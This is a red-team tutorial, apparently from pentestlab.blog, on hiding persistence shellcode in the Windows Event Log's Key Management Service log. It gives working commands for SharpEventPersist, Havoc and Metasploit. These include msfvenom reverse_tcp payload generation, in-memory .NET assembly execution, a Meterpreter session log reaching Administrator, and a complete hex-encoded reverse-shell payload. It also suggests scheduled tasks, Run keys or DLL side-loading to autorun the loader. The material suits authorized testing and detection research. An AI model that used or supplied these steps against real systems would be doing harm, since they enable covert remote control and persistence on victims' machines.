Persistence – Event Log

pentestlab.blog/category/red-team/page/9

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Windows Event logs are the main source of information for defensive security teams to identify threats and for administrators to troubleshoot errors. The logs are represented in a structured format (XML) for easy review. In windows events logs are stored related to applications, security and system. Due to the nature of the information stored it is not uncommon for sophisticated threat actors and red teams to conduct attacks against Windows Event logs that will clear the logs, stop the service or the thread in order to prevent identification of arbitrary activities.


Log files are stored both in the registry and in a Windows folder and are accessible via the Event Viewer (eventvwr.exe).

```
%SystemRoot%\System32\Winevt\Logs\
```

```
Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\EventLog\
```

Typically, administrators have the permissions to write binary data and text to event logs. Execution of the following command will write a text message into the *Application* logs with *EventID 916*.


```
Write-EventLog -LogName "Application" -Source "Microsoft-Windows-User-Loader" -
EventId 916 -EntryType Information -Message "Pentestlab.blog" -Category 2 -RawData
65,66,67,68
```



Write Event Log


It is also feasible to read logs from a PowerShell console in order to confirm that the event log has been created.

```
Get-EventLog -Newest 1 -LogName "Application" -Source "Microsoft-Windows-User-Loader" -Message "Provider Pentestlab*" | Format-List -Property *
```




Read Log Entry

Since it is possible for an administrator to create event log entries and Windows Events are accepting binary data, it could be used as a storage of beacon during red team operations. The company Improsec developed a tool called *SharpEventPersist* which can be used to write shellcode into the Windows Event log in order to establish persistence. The shellcode is converted to hexadecimal value and it is written in the *Key Management Service*. Improsec, also released a secondary binary which acts as a loader in order to retrieve and execute the shellcode from the Windows Event Log. The following diagram displays the technique:



Event Log Persistence – Diagram


Havoc C2 has the capability to generate Windows Shellcode in *.bin* format using a combination of evasion techniques.



Havoc .bin Shellcode


Once the .bin shellcode is generated the file must transferred into the target host. Havoc C2 can execute .NET assemblies therefore the *SharpEventPersist* must be loaded into the memory of an existing implant. Execution of the command below will create an event log entry and store the shellcode.

```
dotnet inline-execute /home/kali/SharpEventPersist.exe -file C:\tmp\demon.x64.bin
-instanceid 1337 -source 'Persistence' -eventlog 'Key Management Service'
```




Havoc – SharpEventPersist

The following image represents the Event log entry with the arbitrary code.



Event Log Shellcode

When the *SharpLoader* is executed the Shellcode will run and the implant will call back to the Command and Control Framework. The SharpLoader could be set to run in an automatic manner using a different method such as using a Scheduled Task, Registry Run keys or converted the executable into a DLL in order to side-load with another legitimate binary.



Havoc C2

Metasploit

Metasploit Framework has similar capabilities both in generation of shellcode in .bin format and on the execution of .NET assemblies via the *execute-assembly* module. The utility *msfvenom* can generate x64 bit shellcode.


```
msfvenom -p windows/x64/meterpreter/reverse_tcp -f raw -o beacon.bin
LHOST=10.0.0.1 LPORT=2000
```

Once the *SharpEventPersist* is executed an entry will appear in the *Key Management Service* logs.


```
SharpEventPersist.exe -file beacon.bin -instanceid 1337 -source Persistence
```

Utilizing the *execute_dotnet_assembly* post exploitation module the *SharpEventPersist* will loaded into the memory of the process notepad.exe and an entry will appear in the *Key Management Service* logs.


```
use post/windows/manage/execute_dotnet_assembly
```




SharpEventPersist – CMD



Persistence Event Log – Metasploit Execute Assembly



Key Management Service



Hexadecimal Shellcode

The metasploit module *multi/handler* must be in listening mode in order to capture the connection when the *SharpEventLoader* is executed.

```
SharpEventLoader.exe
```

```
       =[ metasploit v6.0.53-dev                          ]
+ -- --=[ 2149 exploits - 1143 auxiliary - 366 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 8 evasion                                       ]

Metasploit tip: Writing a custom module? After editing your
module, why not try the reload command

msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.0.3:4444
[*] Sending stage (200262 bytes) to 10.0.0.9
[*] Meterpreter session 6 opened (10.0.0.3:4444 → 10.0.0.9:65360) at 2022-05
-27 17:00:29 -0400

meterpreter > getuid
Server username: PURPLE\Administrator
meterpreter >
```

Persistence Event Log – Meterpreter

Tim Fowler developed in C# a tool which can retrieve the log entries from the *Key Management Service* and inject the payload into the current process. Similarly, Metasploit Framework utility *msfvenom* can generate the payload in hexadecimal format by executing the following:


```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.0.4 LPORT=4444 -f hex
```

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.0.4 LPORT=4444
 -f hex
[-] No platform was selected, choosing Msf::Module::Platform::Windows from th
e payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of hex file: 1020 bytes
fc4883e4f0e8cc0000004151415052483d2515665488b5260488b5218488b5220480fb74a4a4
d31c9488b72504831c0ac3c617c022c2041c1c90d4101c1e2ed524151488b52208b423c4801d0
668178180b020f85720000008b80880000004885c074674801d050448b40204901d08b4818e35
64d31c948ffc9418b34884801d64831c0ac41c1c90d4101c138e075f14c034c24084539d175d8
58448b40244901d066418b0c48448b401c4901d0418b04884801d0415841585e595a415841594
15a4883ec204152ffe05841595a488b12e94bffffff5d49be7773325f3332000041564989e648
81eca00100004989e549bc0200115c0a00000441544989e44c89f141ba4c772607ffd54c89ea6
8010100005941ba29806b00ffd56a0a415e50504d31c94d31c048ffc04889c248ffc04889c141
baea0fdfe0ffd54889c76a1041584c89e24889f941ba99a57461ffd585c0740a49ffce75e5e89
30000004883ec104889e24d31c96a0441584889f941ba02d9c85fffd583f8007e554883c4205e
89f66a4041596800100000041584889f24831c941ba58a453e5ffd54889c34989c74d31c94989f
04889da4889f941ba02d9c85fffd583f8007d2858415759680040000041586a005a41ba0b2f0f
30ffd5575941ba756e4d61ffd549ffcee93cffffff4801c34829c64885f675b441ffe7586a005
949c7c2f0b5a256ffd5
```

Metasploit Hexadecimal Payload

